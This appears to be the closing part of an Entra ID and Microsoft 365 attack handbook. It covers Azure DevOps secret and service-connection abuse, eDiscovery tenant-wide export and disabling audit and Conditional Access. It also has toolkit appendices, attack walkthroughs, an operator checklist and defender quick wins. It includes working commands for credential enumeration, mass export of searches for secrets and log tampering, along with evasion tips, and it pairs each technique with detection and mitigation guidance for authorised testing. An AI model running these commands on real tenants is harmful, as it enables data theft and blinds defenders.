Azure DevOps holds the keys to the environments it deploys. A service connection is a standing credential — a service principal or federated identity to an Azure subscription; variable and secret groups hold API keys and passwords; and a pipeline runs whatever its YAML says on an agent that can read all of it. Reached through Entra single sign-on or a personal access token, DevOps becomes a pivot into Azure and a supply-chain foothold in one.

WHY IT MATTERS

A pipeline that can use a service connection can assume its identity in Azure — frequently Contributor on a subscription. Secret variables are masked in logs but recoverable by a modified pipeline, and a poisoned YAML or a self-hosted agent turns build into code execution with access to every secret and connection the project holds.

PREREQUISITES

- Access to an Azure DevOps organisation — via Entra SSO, a personal access token, or a compromised account with pipeline or repo rights.

How it works

Pipelines execute YAML on agents, drawing on service connections, variable groups, and secure files scoped to the project. [A contributor who can edit a pipeline can echo secret variables out in a recoverable form, request a token from a service connection and use it against Azure, or inject a task that runs on the agent with everything the project can reach.](#) Repository poisoning — a malicious commit or pull request that alters the build — is the supply-chain variant, and a self-hosted agent extends execution onto owned infrastructure.

- 1 Enumerate projects, pipelines, service connections, and variable groups.
- 2 Extract secret variables and secure files through a modified pipeline.
- 3 Assume a service connection to pivot into the Azure subscription it targets.
- 4 Poison a pipeline or repository for persistence and supply-chain reach.

Execution — cross-platform ENUMERATE & EXTRACT

DEVOPS REST API AND CLI

```
# enumerate service connections (endpoints) — each is a credential to somewhere
curl -s -u :<PAT> "https://dev.azure.com/<org>/<project>/_apis/serviceendpoint/endpoints?api-version=7.1"

# list variable groups, then pull their (secret) values via a pipeline
az pipelines variable-group list --org https://dev.azure.com/<org> -p <project>
```

ASSUME A SERVICE CONNECTION IN A PIPELINE

```
# a step that authenticates with the service connection, then acts on Azure
- task: AzureCLI@2
  inputs: { azureSubscription: '<serviceConnection>', scriptType: bash,
    inlineScript: 'az account show; az role assignment list --all' }
```

Tooling

PLATFORM	TOOL	ROLE
BOTH	ADOKit	Azure DevOps recon, secret and service-connection abuse, and persistence
BOTH	gato-x	CI/CD attack automation across pipelines and self-hosted runners
BOTH	az devops CLI / REST	Enumerate endpoints, variable groups, and pipelines
BOTH	AzureHound	Map the service connection's Azure identity and its roles

Detection

SOURCE	SIGNAL
AD0AuditLogs	Pipeline and service-connection edits, variable-group access, and PAT creation.
AzureActivity	A service connection's identity acting on Azure from a pipeline — unexpected operations or scope.
SigninLogs	The service connection's service principal signing in from an unfamiliar context.

OPSEC **MODERATE**

- Pipeline runs and edits are recorded in `AD0AuditLogs`; a modified pipeline that dumps secrets stands out against the project's normal builds.
- Service-connection use surfaces in `AzureActivity` once it acts on Azure — the pivot is more visible than the extraction.
- Run against an existing, active pipeline and mimic its usual steps rather than creating a conspicuous new one.

Mitigation

- **Scope service connections tightly** — workload identity federation over stored secrets, least-privilege Azure roles, and per-pipeline authorisation.
- **Keep secrets in Key Vault** rather than variable groups, and require approvals and protected branches for pipeline changes.
- **Restrict PAT scopes and lifetimes**, prefer Entra tokens, and limit self-hosted agents.
- **Ingest and monitor DevOps audit**, and alert on service-connection and variable-group changes.

PART XIII

Collection & Defense Evasion

Tenant-wide collection through sanctioned tooling, and the moves that blind the security stack behind it.

42 eDiscovery & Purview Content Search

43 Blinding the Security Stack



eDiscovery & Purview Content Search

ENTRA-DISC-01 · MITRE T1114.002 Remote Email Collection · T1213 Data from Information Repositories · tenant-wide search

Microsoft Purview eDiscovery is a compliance tool that searches and exports content across every mailbox, SharePoint site, OneDrive, and Teams channel in the tenant. With the right compliance role it is the single most efficient collection technique in Microsoft 365: one content search for sensitive terms reaches the whole organisation at once, and the export packages it up — all through Microsoft's own sanctioned tooling.

WHY IT MATTERS

Where the data chapters read one workload at a time, eDiscovery reads all of them together. An eDiscovery Manager or a holder of the compliance-search roles can query the entire tenant for passwords, contracts, or a keyword and export the results — a legitimate capability that becomes tenant-wide exfiltration in the wrong hands.

PREREQUISITES

- An eDiscovery or compliance-search role — eDiscovery Manager, or membership granting Compliance Search and Export — often reached through the escalation chapters.

How it works

Content search runs a keyword and condition query across chosen locations, or all of them, returning matching items from mail and the SharePoint-backed stores. [An export action then downloads the results as PST and files](#). eDiscovery cases wrap the same engine with holds and review. The roles that permit this sit in the Purview compliance portal, separate from Entra directory roles, and are frequently over-assigned — a compliance administrator is, in data terms, a tenant-wide reader.

- 1 Confirm or reach a role that permits compliance search and export.
- 2 Create a content search across all locations for sensitive terms.
- 3 Run it, then create an export action to package mail and files.
- 4 Download the export — tenant-wide collection through sanctioned tooling.

Execution — cross-platform SEARCH & EXPORT

SECURITY & COMPLIANCE POWERSHELL

```
# tenant-wide content search for sensitive terms
New-ComplianceSearch -Name "audit" -ExchangeLocation All -SharePointLocation All \
  -ContentMatchQuery 'password OR "client secret"'
Start-ComplianceSearch -Identity "audit"
# export the results (mail as PST, files intact)
New-ComplianceSearchAction -SearchName "audit" -Export
```

Tooling

PLATFORM	TOOL	ROLE
BOTH	Security & Compliance PowerShell	Create, run, and export content searches at tenant scope
BOTH	Graph eDiscovery API	Programmatic case, search, and export operations
BOTH	Purview compliance portal	Point-and-click content search and eDiscovery
BOTH	GraphRunner	Compliance-search and collection modules

Detection

SOURCE	SIGNAL
OfficeActivity	eDiscovery and content-search creation, run, and export events — heavily audited in the unified log.
AuditLogs	Additions to eDiscovery and compliance role groups shortly before a search.
CloudAppEvents	Export downloads and large content-search actions by an unusual principal.

OPSEC **HIGH**

- eDiscovery is a compliance tool and is **heavily audited** — search creation, execution, and export all land in `OfficeActivity`.
- Tenant-wide searches and exports are inherently conspicuous; scope narrowly and avoid export where a targeted read would do.
- Adding yourself to a compliance role group immediately before searching is a strong, correlatable signal.

Mitigation

- Treat eDiscovery and compliance roles as **Tier-0**, assign them through PIM, and keep membership minimal.
- Alert on content-search creation and export, and on changes to compliance role groups.
- Require review and separation of duties for eDiscovery case and export actions.
- Audit role-group membership regularly in the Purview portal.



Blinding the Security Stack

ENTRA-EVA-01 · MITRE T1562.008 Disable or Modify Cloud Logs · T1562.001 Disable or Modify Tools · T1070 Indicator Removal

With enough privilege, the fastest way to persist is to stop being seen. The same portals that configure Entra, Microsoft 365, and Defender let an administrator turn off auditing, weaken or disable Conditional Access and Defender policies, dismiss risk, and suppress or delete alerts. Each action blinds a part of the stack — and unless the logs are already leaving the tenant, the evidence of the tampering can be removed along with everything after it.

WHY IT MATTERS

Detection assumes the telemetry keeps flowing. An attacker who disables mailbox or unified auditing, drops a Conditional Access policy to report-only, dismisses ID Protection risk, or creates an alert-suppression rule removes the very signals the earlier chapters rely on — and does it through sanctioned administrative surfaces.

PREREQUISITES

- A privileged role — Global Administrator, Security Administrator, or a Defender/compliance admin — reached through the escalation chapters.

How it works

The security stack is configuration, and configuration is writable by the right role. [Unified and mailbox audit can be switched off](#), [Conditional Access policies moved to report-only or disabled](#), [Defender policies weakened with exclusions](#), [ID Protection risk dismissed](#), and [alerts suppressed or deleted](#). Each removes a source the defender depends on. The one durable check is egress: where logs are streamed to Sentinel or another store outside the tenant, local tampering does not erase what already left — which is exactly why attackers target the audit configuration early and defenders forward it away.

- 1 Identify which controls and logs cover the activity you intend to run.
- 2 Disable auditing, or weaken the Conditional Access and Defender policies that would catch it.
- 3 Dismiss standing risk and create suppression rules for the alerts you expect.
- 4 Operate under the reduced visibility, aware that forwarded logs may still hold the tampering.

Execution — cross-platform **DISABLE AUDITING**

TURN OFF UNIFIED AND MAILBOX AUDIT

```
# disable organisation-wide unified audit ingestion
Set-AdminAuditLogConfig -UnifiedAuditLogIngestionEnabled $false
# disable audit on a target mailbox
Set-Mailbox -Identity <user> -AuditEnabled $false
```

Execution — cross-platform WEAKEN POLICY

DISABLE A CONDITIONAL ACCESS POLICY

```
# move an enforcing CA policy to disabled (or report-only) via Graph
az rest --method PATCH --uri "https://graph.microsoft.com/v1.0/identity/conditionalAccess/policies/
<id>" \
  --body '{"state":"disabled"}'
```

Tooling

PLATFORM	TOOL	ROLE
BOTH	Exchange Online PowerShell	Disable unified and mailbox audit configuration
BOTH	Graph PowerShell / az CLI	Disable or weaken Conditional Access policies and dismiss risk
BOTH	MAAD-AF	Automates several defense-evasion and tampering actions
WIN	AADInternals	Configuration and policy manipulation across Entra and M365

Detection

SOURCE	SIGNAL
AuditLogs	Conditional Access policy disable or report-only changes, and audit-configuration changes — high-fidelity, if still logged.
OfficeActivity	Unified and mailbox audit being disabled, and alert-suppression rule creation.
AlertInfo	Defender tamper-protection and security-configuration-change alerts.

OPSEC HIGH

- Tampering is itself high-signal — "audit disabled" and "CA policy disabled" are events defenders alert on directly.
- It only works if logs are not forwarded; **assume Sentinel or an external store already holds the change** and that disabling audit is a loud, late move.
- Weakening a policy quietly (an exclusion, report-only) draws less attention than disabling it outright.

Mitigation

- **Stream logs out of the tenant** to Sentinel or another store so local tampering cannot erase them.
- **Enable Defender tamper protection** and alert on audit-configuration and Conditional Access policy changes.
- **Restrict and PIM the roles** that can change audit, Conditional Access, and Defender configuration.
- **Monitor break-glass use and security-config drift**, and treat "audit disabled" as an incident.

APPENDIX A

The Offensive Toolkit

The open frameworks that implement almost every technique in this handbook — what each is for, and where they overlap.

- Core toolkits
- Quick-reference matrix

Core toolkits

A handful of open frameworks cover almost the entire Entra and hybrid attack surface. Most chapters in this handbook run on the same dozen tools; knowing what each is for, and where they overlap, matters more than memorising flags.

AADInternals WIN — the Swiss-army toolkit for Entra and the hybrid seam. Sync-credential extraction, PTA backdoors, Golden SAML, federated-domain backdoors, the Kerberos-to-cloud silver ticket, and token handling all live here. If a technique touches the on-premises/cloud boundary, AADInternals usually implements it.

ROADtools – roadrecon / roadtx BOTH — roadrecon dumps the entire directory and explores it offline; roadtx handles device registration, Primary Refresh Tokens, token acquisition, and Conditional Access testing. The reference for token and device work from Linux.

TokenTactics V2 BOTH — refresh-token roaming across the FOI family. The RefreshTo-* cmdlets turn one stolen token into tokens for Graph, Outlook, Teams, and the management plane — the fastest way to operate stolen refresh tokens.

GraphRunner BOTH — post-compromise operation against Microsoft Graph from a single token: directory enumeration, mailbox and file search, application and credential abuse, and persistence modules.

BloodHound + AzureHound BOTH — attack-path mapping for Entra. AzureHound collects roles, groups, applications, and ownership; BloodHound finds the shortest path from a foothold to Global Administrator.

Evilginx BOTH — the adversary-in-the-middle proxy that defeats MFA by stealing the authenticated session cookie. The engine behind most real-world Entra phishing.

MSOLSpray / TREVORspray / o365spray BOTH — password spraying and user enumeration against Entra endpoints, with lockout-aware pacing and, paired with FireProx, rotating source IPs.

ADFSDump + ADFSpoof BOTH — the Golden SAML toolkit: dump the AD FS token-signing key, then forge SAML tokens for any user with any claim.

impacket – secretsdump / ticketer LIN — secretsdump DCSyncs the keys that matter — MSOL_, AZUREADSSOACC\$, AzureADKerberos\$ — and ticketer forges Kerberos tickets. The on-premises half of every hybrid chain.

MAAD-AF BOTH — an interactive attack framework that automates many of the escalation, abuse, and persistence actions in this handbook.

DEFENSIVE & ASSESSMENT

The same surface is mapped defensively by **ScubaGear**, **Monkey365**, and **Maester** — configuration and Conditional Access assessment tools that surface these gaps before an attacker does. They recur throughout the mitigations, and roadrecon doubles as a blue-team inventory of the very directory an attacker would dump.

Quick-reference matrix

Every primary tool in the handbook, its platform, what it does, and the chapters where it appears.

TOOL	PLATFORM	PRIMARY USE	CHAPTERS
AADInternals	WIN	Sync creds, PTA backdoor, Golden SAML, federation backdoor, SSO silver ticket	17-23
roadrecon	LIN	Offline directory dump and enumeration	1-3, 12
roadtx	BOTH	Device registration, PRTs, token acquisition, CA testing	9-12, 24
TokenTactics V2	BOTH	FOCI refresh-token roaming	10, 11, 24
GraphRunner	BOTH	Graph enumeration, abuse, and persistence	11, 14, 22
AzureHound + BloodHound	BOTH	Attack-path mapping to Global Admin	3, 13-16
Evilginx	BOTH	AiTM phishing and session-cookie theft	5
MSOLSpray / TREVORspray	BOTH	Password spraying, lockout-aware	4
o365spray	BOTH	User and domain enumeration	2
365-Stealer	BOTH	Illicit consent-grant attacks	8
SharpDPAPI / SharpChrome	WIN	Decrypt token caches and browser cookies	10
ADFSDump + ADFSpoof	BOTH	Golden SAML token forging	20
impacket (secretsdump)	LIN	DCSync MSOL_, AZUREADSSOACC\$, AzureADKerberos\$	17, 19, 21
MAAD-AF	BOTH	Automated escalation, abuse, persistence	13-16, 25

Tooling shifts quickly; treat this as a starting map, not a fixed inventory. The techniques outlast any single tool that implements them.

Capability grid

The primary toolkits against the capabilities that matter, at a glance. ✓ full, ● partial, — none.

TOOL	RECON	TOKENS	APPS	PRT	GRAPH	LINUX	WINDOWS
AADInternals	✓	✓	✓	✓	●	—	✓
ROADtools	✓	✓	✓	✓	✓	✓	✓
AzureHound	✓	—	✓	—	✓	✓	✓
GraphRunner	✓	✓	✓	—	✓	✓	✓
TokenTactics V2	—	✓	—	●	✓	✓	✓
Evilginx	—	✓	—	—	—	✓	✓
TREVOrspray	✓	—	—	—	—	✓	✓
impacket	—	●	—	—	—	✓	—
MicroBurst	✓	●	—	—	—	—	✓
powerpwn	✓	●	✓	—	●	✓	✓
ADOKit	✓	●	—	—	—	✓	✓
MAAD-AF	✓	✓	✓	—	✓	—	✓

Capability, not endorsement: most engagements use three or four of these together — ROADtools or AADInternals for identity and tokens, AzureHound and GraphRunner for paths and Graph, and a spraying or phishing tool for the way in.

APPENDIX B

Attack Walkthroughs

Two end-to-end case studies that chain the chapters into the paths they form in practice — one cloud-native, one across the hybrid bridge.

-
- 01 The Token Heist — a cloud-native breach
 - 02 Owning the Bridge — a hybrid compromise
-

The Token Heist

Scenario. A cloud-first tenant with MFA enforced for all users and no on-premises footprint of note. The objective is tenant data and durable access, starting from nothing but the company's domain name.

PHASE 1 Reconnaissance Ch. 1-3

The OpenID configuration and GetUserRealm confirm a managed, cloud-only tenant. o365spray validates a list of real users against the enumeration endpoint, and AzureHound later maps the application estate. No credential has been tried, and nothing has touched the tenant's own logging.

PHASE 2 Initial access Ch. 5

An Evilginx page mirroring the Microsoft sign-in harvests a finance user's authenticated session cookie. MFA is completed by the victim and is therefore irrelevant — the proxy captures the session that sits behind it and replays it.

PHASE 3 Token theft & roaming Ch. 10-11

The session yields a refresh token. FOCA roaming through TokenTactics turns that single token into access tokens for Graph, Outlook, and the management plane — no re-consent, no second factor, all from attacker infrastructure.

PHASE 4 Escalation Ch. 14

Graph enumeration finds an application the finance user owns that holds `AppRoleAssignment.ReadWrite.All`. The service principal self-grants a directory-write role, then assigns Global Administrator to a controlled account.

PHASE 5 Persistence Ch. 8 • 22

A certificate is added to a benign service principal, and an illicit consent grant hands an attacker application standing mailbox and directory access. Both survive the victim's eventual password reset.

Outcome: full tenant compromise and durable, user-independent access — without cracking or capturing a single password.

DEFENDER'S VIEW — WHERE IT BREAKS

Token protection with device-bound Conditional Access makes the stolen session unusable away from the victim's device, and Phase 2 fails at replay. Short of that, alerting on the Phase 3 fingerprint — one user's refresh token redeemed across several first-party clients from a new IP — and on new application credentials in Phase 5 catches the chain before it persists.

Owning the Bridge

Scenario. A hybrid tenant running Entra Connect with password hash sync, Seamless SSO, and a legacy AD FS federation still in place. The attacker begins with a low-privileged foothold on an on-premises workstation.

PHASE 1 Reconnaissance [Ch. 1](#)

External recon shows the domain is federated and Seamless SSO is enabled, and identifies the AD FS endpoint and the onmicrosoft tenant — the shape of the bridge, mapped before any access.

PHASE 2 Reach the bridge [Ch. 4](#)

A careful, lockout-aware spray of a synced service account, combined with on-premises lateral movement, lands local administrator on the Entra Connect server — the one host that touches both directories.

PHASE 3 Harvest the keys [Ch. 17](#)

On the Connect server, AADInternals extracts both sync accounts. The MSOL_ account DCSyncs the domain, krbtgt included, and the AZUREADSSOACC\$ and AD FS signing keys are recovered along the way — three independent routes into the cloud from one host.

PHASE 4 Cross to the cloud [Ch. 19-20](#)

With the AD FS signing key, a Golden SAML token impersonates a Global Administrator — MFA-claimed and accepted without question. The Seamless SSO silver ticket offers a second, fully independent path to the same place.

PHASE 5 Persist both sides [Ch. 21 • 23](#)

A federated-domain backdoor with an attacker-owned signing key guarantees future impersonation of anyone in the tenant, and an Intune SYSTEM script pushes back down to every managed endpoint — closing the loop from cloud to on-premises.

Outcome: simultaneous Domain Admin on-premises and Global Administrator in the cloud, with persistence that survives credential resets on either side.

DEFENDER'S VIEW — WHERE IT BREAKS

Treating the Connect and AD FS servers as Tier-0 — isolated, managed only from privileged workstations, and closely monitored — denies the Phase 2 pivot and the Phase 3 harvest the whole chain depends on. Keeping Global Administrators cloud-only and unsynced, and alerting on any domain-federation change, contains the cloud crossing and the backdoor in Phases 4 and 5.

APPENDIX C

The Operator's Checklist

A phase-by-phase field checklist for an Entra and hybrid engagement — the moves worth confirming at each stage, condensed from the chapters.

-
- Recon through reporting, in order
-

Engagement checklist

A working sequence for an authorised assessment, mapped to the kill chain. Not every item applies to every scope — treat it as a prompt to confirm coverage, not a script to run blind.

RECONNAISSANCE

- ☐ Confirm the tenant exists and pull its OIDC configuration and tenant ID.
- ☐ Resolve federation state per domain via GetUserRealm.
- ☐ Enumerate valid users and the domain list without authenticating.
- ☐ Discover applications and service principals reachable to a guest or anonymous caller.

INITIAL ACCESS

- ☐ Spray a small seasonal set low and slow; triage AADSTS codes for valid-but-gated accounts.
- ☐ Where in scope, stand up an AiTM proxy and capture a session post-MFA.
- ☐ Test device-code and consent-grant paths against first-party clients.
- ☐ Check for accounts with no registered MFA and for weak SMS/voice factors.

TOKEN & CREDENTIAL THEFT

- ☐ On any foothold, locate token caches, cookie stores, and a PRT if the host is joined.
- ☐ Roam a recovered refresh token across the FOUI family to each resource.
- ☐ Read the Conditional Access policy set and map exclusions and gaps.
- ☐ Confirm which replay paths survive device-bound and token-protection controls.

PRIVILEGE ESCALATION

- ☐ Run AzureHound and find the shortest path to Global Administrator.
- ☐ Check writable service principals and dangerous Graph app-role holders.
- ☐ Inspect role-assignable and dynamic groups for ownership and attribute paths.
- ☐ Review administrative-unit scoping and test the Entra-to-Azure elevateAccess seam.

HYBRID BRIDGE

- ☐ Identify the sync method — PHS, PTA, or federation — and the connector server.
- ☐ Where on-prem is held, target the sync account, PTA agent, or token-signing key.
- ☐ Test the Seamless SSO silver ticket against AZUREADSSOACC\$.
- ☐ Check Cloud Kerberos Trust and sync-attribute pivot opportunities.

PERSISTENCE

- ☐ Note where an app credential or federated-credential backdoor would persist.
- ☐ Check for federated-domain backdoor and ImmutableID manipulation exposure.
- ☐ Assess device-registration and long-lived refresh-token persistence.
- ☐ Review Conditional Access and named-location tampering opportunities.

DATA ACCESS & COLLECTION

- ☐ Search mail, SharePoint, OneDrive, and Teams for secrets with the token in hand.
- ☐ Flag over-shared and company-wide content and any mail application permissions.
- ☐ Check for hidden forwarding rules and compliance-search exposure.

GOVERNANCE & EXTERNAL

- ☐ Enumerate guests, their ownership, and cross-tenant access and sync settings.
- ☐ Review eligible PIM assignments and weak activation or approval paths.
- ☐ Inspect access packages and catalogs for over-scoped, self-service privilege.

WORKLOAD IDENTITY

- ☐ Enumerate applications with federated credentials and permissive subjects.
- ☐ Test reachable pipelines and managed-identity metadata endpoints.
- ☐ Map what each workload identity can reach — roles, Graph, and Key Vault.

REPORTING

- ☐ Tie each finding to its chapter, ATT&CK ID, and the detection that would catch it.
- ☐ Pair every issue with a concrete control from the mitigations and quick wins.
- ☐ Record exact evidence — principals, timestamps, and the path taken.
- ☐ Clean up: remove added credentials, rules, devices, and registrations.

Leave the tenant as you found it. Every credential, rule, device, federated credential, and role assignment added during testing is tracked here for removal at close-out.

APPENDIX D

ATT&CK Navigator Matrix

Every chapter mapped to its MITRE ATT&CK techniques and the tactic it serves — a coverage view for threat-informed defence and detection engineering.

-
- 43 techniques across ten tactics
-

Technique-to-ATT&CK mapping

The handbook's forty-three techniques aligned to the MITRE ATT&CK Enterprise matrix. Where a technique spans more than one tactic, the primary tactic is shown; identifiers list the techniques and sub-techniques each chapter exercises, with the ATT&CK data sources a defender would collect to see them.

#	TECHNIQUE	PRIMARY TACTIC	ATT&CK IDS	ATT&CK DATA SOURCES
01	Unauthenticated Tenant Recon	Reconnaissance	T1590, T1591	Cloud Service · User Account
02	User & Domain Enumeration		T1589.002, T1590.001	Cloud Service · User Account
03	Application & Service-Principal Discovery		T1087.004, T1526	Cloud Service · User Account
04	Password Spraying	Initial Access	T1110.003	Logon Session · User Account
05	Adversary-in-the-Middle Phishing		T1557, T1539	Logon Session · User Account
06	Device-Code Phishing		T1566, T1528	Logon Session · User Account
07	MFA Fatigue & Method Abuse		T1621, T1556.006	Logon Session · User Account
08	Illicit Consent Grant		T1528, T1566.002	Logon Session · User Account
09	Primary Refresh Token Theft		T1528, T1550.001	Logon Session · Web Credential
10	Access & Refresh Token Theft	Credential Access	T1528, T1550.001	Logon Session · Web Credential
11	FOCI Family-Client Token Abuse		T1550.001, T1528	Logon Session · Web Credential
12	Conditional Access Bypass		T1550, T1078.004	Logon Session · Web Credential
13	Directory Role & Group Abuse		T1098.003, T1078.004	Cloud Service · User Account
14	Application & Service-Principal Abuse		T1098.001, T1550.001	Cloud Service · User Account
15	Dynamic Group Membership Abuse	Privilege Escalation	T1098, T1078.004	Cloud Service · User Account
16	Administrative Units & RBAC Misconfiguration		T1098.003, T1078.004	Cloud Service · User Account
17	Entra Connect & PHS Abuse		T1003, T1078.004	Active Directory · Logon Session
18	Pass-Through Authentication Backdoor		T1556, T1078.004	Active Directory · Logon Session
19	Seamless SSO Silver Ticket		T1558.002, T1078.004	Active Directory · Logon Session
20	Federation Abuse — Golden SAML		T1606.002, T1552.004	Active Directory · Logon Session
21	Cloud Kerberos Trust & Sync Pivots		T1078.004, T1098	Active Directory · Logon Session
22	App & Service-Principal Persistence	Persistence	T1098.001, T1556	Application Log · Cloud Service
23	Federated-Domain Backdoor		T1556, T1606.002	Application Log · Cloud Service
24	Device Registration & Token Persistence		T1098.005, T1550.001	Application Log · Cloud Service

#	TECHNIQUE	PRIMARY TACTIC	ATT&CK IDS	ATT&CK DATA SOURCES
25	Conditional Access & Named-Location Tampering		T1556, T1484	Application Log · Cloud Service
26	Exchange Online & Outlook Access	Collection	T1114.002, T1114.003	Application Log · Cloud Storage
27	SharePoint & OneDrive Discovery		T1213.002, T1530	Application Log · Cloud Storage
28	Teams & Collaboration Data		T1213, T1530	Application Log · Cloud Storage
29	Workload Identity Federation Abuse	Priv. Esc · WorkLoad	T1199, T1550.001	Application Log · Cloud Service
30	Managed Identity Abuse		T1552.005, T1078.004	Application Log · Cloud Service
31	Cross-Tenant & B2B Guest Abuse	Priv. Esc · Governance	T1199, T1078.004	User Account · Cloud Service
32	Privileged Identity Management Abuse		T1078.004, T1098.003	User Account · Cloud Service
33	Access Package & Entitlement Abuse		T1098, T1078.004	User Account · Cloud Service
34	Microsoft Graph as an Attack Surface	Discovery	T1526, T1087.004, T1069.003	Cloud Service · Application Log
35	Authentication Broker & WAM Token Abuse	Credential Access	T1528, T1550.001	Logon Session · Web Credential
36	Temporary Access Pass Abuse	Persistence	T1556.006, T1098	User Account · Logon Session
37	Device Compliance & Intune Enrollment Abuse	Defense Evasion	T1098.005, T1072	Cloud Service · Active Directory
38	Azure Resource & Subscription Pivoting	Lateral Movement	T1580, T1078.004, T1651	Cloud Service · Cloud Storage
39	Power Automate & Connector Abuse	Collection	T1567, T1114.003, T1098	Application Log · Cloud Storage
40	Power Apps, Power BI & Dataverse		T1213, T1530	Application Log · Cloud Storage
41	Azure DevOps Pipeline & Service-Connection Abuse	Lateral Movement	T1195.002, T1552.001, T1078.004	Application Log · Cloud Service
42	eDiscovery & Purview Content Search	Collection	T1114.002, T1213	Application Log · Cloud Storage
43	Blinding the Security Stack	Defense Evasion	T1562.008, T1562.001, T1070	Cloud Service · Application Log

Tactics follow the kill-chain order of the handbook. The matrix is intended to be loaded as a layer in ATT&CK Navigator to compare against existing detection and control coverage.

APPENDIX E

Defender Quick Wins

Ten controls, in priority order, that neutralise the largest share of the techniques in this handbook — the short list to act on first.

-
- Highest leverage, in order
-

The ten that matter most

No tenant closes every path at once. These ten controls, applied in order, remove or blunt the majority of the techniques in this handbook — each annotated with the chapters it addresses.

01 Enforce phishing-resistant MFA [Ch 4–8](#)

FIDO2 keys, Windows Hello, or certificate-based authentication bind the sign-in to the real origin. This is the single highest-leverage control: it defeats adversary-in-the-middle phishing, password spraying, MFA fatigue, and method abuse in one move. **Roll out to admins first, then the workforce.**

02 Block legacy authentication [Ch 4, 12](#)

Legacy protocols cannot enforce MFA, so a cracked password is immediate access and a clean Conditional Access bypass. **Block it tenant-wide with Conditional Access and confirm nothing breaks via report-only first.**

03 Put every privileged role in PIM [Ch 13, 32](#)

Eligible, time-bound, approved activation removes standing Global Administrator and logs every elevation. **Require approval and justification for the highest roles, and review eligible assignments, not just active ones.**

04 Restrict app consent and registration [Ch 8, 14](#)

Limit user consent to verified publishers and low-risk scopes — or disable it with an admin-consent workflow — and restrict who can register applications. **This closes illicit consent grants and shrinks the pool of attacker-controlled apps.**

05 Token protection and device-bound Conditional Access [Ch 9–11](#)

Bind sessions to compliant devices so a Primary Refresh Token, access token, or session cookie lifted to an unmanaged host fails at replay. **The defence against the entire token-theft chain.**

06 Lock down the sync account and connector servers [Ch 17–18](#)

Treat the Entra Connect server, the sync account, and PTA agents as Tier-0. **Their compromise bridges on-premises Active Directory to the cloud in both directions — protect them like domain controllers.**

07 Tier-0 the dangerous Graph app roles [Ch 14, 21](#)

Inventory and tightly hold `RoleManagement.ReadWrite.Directory`, `AppRoleAssignment.ReadWrite.All`, and `Application.ReadWrite.All`. **These permissions are the cloud's true privileged tier and a favoured persistence path.**

08 Continuous Access Evaluation and short token lifetimes [Ch 10–12](#)

CAE revokes sessions on risk in near real time, and shorter lifetimes shrink the window a stolen or roamed token stays useful. **Enable CAE everywhere it is supported.**

09 Protect and monitor break-glass accounts [Ch 12, 25](#)

Emergency-access accounts excluded from Conditional Access and MFA are the reliable bypass when compromised. **Store credentials offline, exclude them from nothing they do not need, and alert on every use.**

10 Conditional Access for workload identities [Ch 29–30](#)

Constrain where service-principal and federated tokens are accepted, scope federated-credential subjects to an exact repository and branch, and keep privileged roles off managed identities. **Secures the CI/CD and resource-identity surface that bypasses user controls.**

Order is deliberate: the earlier items remove whole classes of attack, the later ones close the paths that remain. None is a project on its own; together they change the tenant's posture more than any single product.

APPENDIX F


XDR Detection Architecture

Where the telemetry in this handbook comes from, how the pillars feed Sentinel and Defender XDR, and which table sees which technique.

-
- Signals → correlation → incidents
-

The detection pipeline

Every Detection table in this handbook names a log, and every log belongs to a pillar. Identity, endpoint, cloud-app, and on-premises signals each land in their own store, then converge in Microsoft Sentinel and Defender XDR, where correlation turns four streams of events into one investigation. Knowing which pillar owns a signal is what lets a defender pivot from a single alert to the whole chain.



Azure resource signals (AzureActivity, AzureDiagnostics) and platform audit (IntuneAuditLogs, ADOAuditLogs) feed the same pipeline through their own connectors, widening the correlation surface to the resource and pipeline planes covered in Parts XI and XII.

Telemetry-to-source map

Every table cited in the handbook's Detection sections, its pillar, and what it captures.

TABLE	PILLAR	CAPTURES
SignInLogs	Entra ID	Interactive and non-interactive sign-ins, CA results, MFA, risk state
AuditLogs	Entra ID	Directory changes — roles, consent, apps, policy, security info
AADUserRiskEvents	ID Protection	Risk detections — spray, AiTM, anomalous token, leaked credentials
AADServicePrincipalSignInLogs	Entra ID	Workload-identity and service-principal sign-ins
MicrosoftGraphActivityLogs	Entra ID	Per-request Graph activity — enumeration volume and patterns
DeviceFileEvents / DeviceEvents	Defender for Endpoint	Host file, process, and cache access — token and credential theft
CloudAppEvents	Defender for Cloud Apps	App activity, OAuth use, and data movement across connected apps
OfficeActivity	Purview / M365	Exchange, SharePoint, Teams, and Power Platform audit
EmailEvents	Defender for Office 365	Mail flow, lures, and forwarding — phishing and collection
